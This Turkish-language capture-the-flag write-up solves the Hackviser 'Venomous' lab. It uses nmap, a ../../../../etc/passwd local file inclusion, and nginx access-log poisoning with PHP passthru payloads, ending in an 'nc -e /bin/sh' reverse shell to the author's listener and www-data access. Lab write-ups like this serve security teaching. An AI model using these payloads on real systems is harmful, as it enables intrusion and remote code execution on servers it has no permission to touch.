VENOMOUS WRİTE-UP

Bu yazımda sizlere Hackviser platformunda bulunan Venomous adlı warmup'ın çözümünü anlatacağım.

SORU 1: Hangi web sunucusu çalışıyor?


Bu soruyu çözmek için Nmap taraması atacağım.

```
└─# nmap -A -Pn 172.20.3.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 16:57 +03
Nmap scan report for 172.20.3.112
Host is up (0.098s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0
|_http-title: Good Shoppy;
|_http-server-header: nginx/1.18.0
```

Burada bize sunucunun **nginx** olduğunu gösteriyor.

SORU 2: Bir faturayı görüntülemek için kullanılan GET parametresi nedir?


Siteye giriş yaptığımda faturalar kısmında:



Download Report kısmına tıkladıktan sonra URL'de böyle bir satır buldum. Buradan cevabın **invoice** olduğunu görüyoruz.

SORU 3: Sistemdeki passwd dosyasına erişmek için yaptığınız directory traversal saldırısının payloadı nedir?

Bize warmup açıklamasında burada bir LFI zafiyeti olduğunu söylemişti. LFI zafiyeti URL üzerinde dizinler arası geçiş yapabildiğimiz bir güvenlik açığıdır.



Linux'te ../ işareti bir önceki dizine gitmemiz gerektiğini gösterir. Passwd dosyası da sistem üzerinde etc/ klasörü içerisinde bulunur. O yüzden cevabımız **../../../../etc/passwd** 'dir.

SORU 4: LFI güvenlik açığının açılımı nedir?

Local File Inclusion

SORU 5: Nginx access loglarının varsayılan yolu nedir?


Bu biraz araştırma sorusu. Log dosyaları Access.log'tur. Uzun araştırmalar sonucunda cevabın

var/log/nginx/access.log olduğunu buldum.

SORU 6: Siteye ilk erişim sağlayan kişinin IP adresi nedir?

Bu sorunun cevabını bulmak için siteye erişim sağlamamız gerekmektedir.

Access.log dosyasında bir şey bulamadık. Alternatif olarak Access.log.1 gibi dosyaları deneyeceğim.




Access.log.1 dosyasında bir erişimin olduğunu buldum. IP adresi de **10.0.10.4**

SORU 7: show-invoice.php dosyasının son değiştirildiği saat nedir?

Bu sorunun cevabını bulmamız için uzaktan erişmemiz gerekiyor makineye. Bunun için de uzaktan kod çalıştırmamız yani Shell almamız gerekiyor. Ben bu işlemi netcat aracı ile yapacağım.

Bu kısımda ilgimi çeken şey deneme yaptığımız payloadların Access.log dosyasına kaydedilmesi.



Bu kısımda zararlı bir payload bulup onu deneyeceğim.

Araştırmalarım sonucu nc <Hedef_IP><PORT(80)> şeklinde çalıştırdıktan sonra bağlantı kurup payloadı kendi terminalimizde çalıştırdıktan sonra sonuç alabildiğimizi fark ettim.

Hemen deneme sonucu ekran fotoğrafını da aşağıya ekleyeyim.

```
┌──(root㉿kali)-[/home/kali]
└─# nc 172.20.3.76 80
herhangi bir şey
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0
Date: Mon, 07 Oct 2024 15:22:39 GMT
Content-Type: text/html
Content-Length: 157
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```

Şimdi tekrardan bağlantı kurup payload denememi yapacağım. Netcat aracı ile saldırı yapacağım portu dinlemeye alacağım önce 1234 portundan deneme yapacağım.

Çok uzun uğraşlar sonucu Shell almayı başardım.

Bu süre zarfında makineyi resetledim.

GET /<?php passthru('id'); ?> HTTP/1.1 Host: 172.20.3.44 Connection: close

Bu payloadı denedikten sonra log dosyasında id'yi görebildiğimizi fark ettim ve zararlı payload'ı denemeye karar verdim.

```
10.8.9.164 - - [07/Oct/2024:11:35:34 -0400] "GET /uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

"GET /<?php passthru('nc -e /bin/sh 10.8.9.164 1234'); ?> HTTP/1.1 Host: 172.20.3.44 Connection: close"

Şimdi bu zararlı kodu çalıştırıyorum.

```
┌──(root㉿kali)-[/home/kali]
└─# nc 172.20.3.44 80
GET /<?php passthru('nc -e /bin/sh 10.8.9.164 1234'); ?> HTTP/1.1  Host: 172.20.3.44 Connection: close
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0
Date: Mon, 07 Oct 2024 15:40:23 GMT
Content-Type: text/html
Content-Length: 157
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```

Bir taraftan nc –lvp 1234 kodunun yazdığı terminalim de aktif bir şekilde açıktı. Şimdi websiteyi yeniliyorum.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 1234
listening on [any] 1234 ...
172.20.3.44: inverse host lookup failed: Unknown host
connect to [10.8.9.164] from (UNKNOWN) [172.20.3.44] 42724
whoami
www-data
```

Ve işlem başarılı. Şimdi bizden istenen dosyayı bulma zamanı…

```
stat show-invoice.php
  File: show-invoice.php
  Size: 65              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 147445      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2024-10-07 11:33:11.056000000 -0400
Modify: 2023-12-10 19:23:00.000000000 -0500
Change: 2023-12-24 11:16:23.980000000 -0500
 Birth: 2023-09-28 03:45:45.478746291 -0400
```

Cevabın modify kısmındaki **19:23** olduğunu buluyoruz.